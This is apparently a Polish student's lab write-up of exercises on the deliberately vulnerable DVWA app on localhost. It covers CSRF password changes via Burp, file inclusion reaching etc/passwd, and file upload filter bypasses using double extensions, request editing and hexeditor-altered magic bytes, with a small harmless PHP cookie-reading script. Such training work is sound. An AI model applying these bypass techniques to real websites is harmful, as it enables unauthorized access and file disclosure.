
Wykorzystałam burpa do przejęcia żądania zmiany hasła:

Aktualnie posiadane hasło to 123456, jako nieświadomy użytkownik chce zmienić na kali a jako "hacker" zmieniam na password.


Przejmuję żądanie zmiany hasła przez burpa:




Zmieniam na swoje:



Przy "kali" nie działa:



a przy "password" działa:




Poziom: High

Zrobiłam dokładnie to samo, czyli przejęłam żądanie za pomocą burpa i zmieniłam hasło.

Przejrzałam kod źródłowy i zobaczyłam, że jest generowany token ANTI-CSRF dodatkowo formularz jest zabezpieczony przed atakiem SQL Injection.


Przy przejęciu żądania zobaczyłam również token, który jest generowany dla każdej sesji, natomiast działania z poziomu medium zadziałały mimo tego tak samo.



FILE INCULSION


Poziom: Low

Zmieniając strony widać, że zmienia się i wystarczy wkleić katalog z którego mamy wyciągnąć informację




Widzimy numer 1,2 oraz 4 a powinniśmy znaleźć 5 cytatów.

Klikając w zbadaj znajdujemy 5 cytat:





Poziom: Medium

Ze względu na ograniczenia strony (niemożność wpisania ../) nie możemy wejść w ten katalog ale możemy wejść w np. etc/passwd




Spróbowałam wykorzystać file upload z kodem php przenoszącym mnie do ścieżki natomiast traktował on jakbym bezpośrednio próbowała wejść przez linka





Wystarczy trochę pomyśleć nad ścieżkami i mamy dostęp do baz:



Index of /DVWA/vulnerabilities

Name	Last modified	Size	Description
Parent Directory		-	
authbypass/	2024-04-12 10:41	-	
brute/	2024-04-12 10:41	-	
captcha/	2024-04-12 10:41	-	
csp/	2024-04-12 10:41	-	
csrf/	2024-04-12 10:41	-	
exec/	2024-04-12 10:41	-	
fi/	2024-04-12 10:41	-	
javascript/	2024-04-12 10:41	-	
open_redirect/	2024-04-12 10:41	-	
sqli/	2024-04-12 10:41	-	
sqli_blind/	2024-04-12 10:41	-	
upload/	2024-04-12 10:41	-	
view_help.php	2024-04-12 10:41	1.0K	
view_source.php	2024-04-12 10:41	2.6K	
view_source_all.php	2024-04-12 10:41	3.0K	
weak_id/	2024-04-12 10:41	-	
xss_d/	2024-04-12 10:41	-	
xss_r/	2024-04-12 10:41	-	
xss_s/	2024-04-12 10:41	-	

Apache/2.4.57 (Debian) Server at localhost Port 80


FILE UPLOAD

Poziom: Low


Na początku próbowałam przesłać plik php, odczytujący ciasteczko:

```
File  Edit  Search  View  Document  Help
<?php

if(isset($_COOKIE['nazwa_cookie'])) {

    $wartosc = $_COOKIE['nazwa_cookie'];
    echo "Wartość ciasteczka 'nazwa_cookie': " . htmlspecialchars($wartosc);
} else {
    echo "Ciasteczko 'nazwa_cookie' nie zostało ustawione.";
}
?>
```


Natomiast się nie udało:




więc zapisałam ten plik w rozszerzeniu jpg dodając na końcu .jpg (Karolina.php.jpg) i przesłałam z sukcesem




Postanowiłam wejść na stronę /hackable/uploads/karolina.php.jpg bo zrozumiałam że tam został załadowany mój plik, ale jego tam nie było ani nic nie zrobił bo to było jpg więc nie miało co pokazać



Spróbowałam wykorzystać burpa zmieniając rozszerzenie pliku usuwając jpg




I przesłałam plik oraz ponownie weszłam na tą stronę




Ciasteczko 'nazwa_cookie' nie zostało ustawione.

Przesłałam również inny plik dla potwierdzenia.



Jestem tutaj, Karolina aka Hacker

Dodatkowo udało mi się wejść w katalog wszystkich przesłanych plików




Index of /DVWA/hackable/uploads


Name	Last modified	Size	Description
Parent Directory		-	
dvwa_email.png	2024-04-12 10:41	667	
karolina.php	2024-05-18 07:29	57	
karolina.php.jpg	2024-05-18 07:24	245	

Apache/2.4.57 (Debian) Server at localhost Port 80


Poziom: Medium

Tak samo zrobiłam na poziomie medium, co również zadziałało, przesyłając plik medium.php(.jpg)






Jestem na medium



Poziom: High

Spróbowałam również tej samej metody na high, natomiast nie zadziałało.




Stworzyłam plik na Kali.

Wykorzystałam program hexeditor który służy do edycji plików w postaci binarnej. Umożliwia on użytkownikowi przeglądanie i modyfikowanie zawartości plików na poziomie pojedynczych bajtów lub ich grup.


```
┌──(root㉿kali)-[/home/kali]
└─# touch new

┌──(root㉿kali)-[/home/kali]
└─# hexeditor new
```


```
┌──(root㉿kali)-[/home/kali]
└─# subl new

┌──(root㉿kali)-[/home/kali]
└─# hexeditor new
```

Sprawdziłam zapis sekwencji bajtów reprezentujący plik png, wcześniej wstawiając pusty enter do mojego pliku hig.php aby móc je zamienić.



Plik ten wysłałam do strony





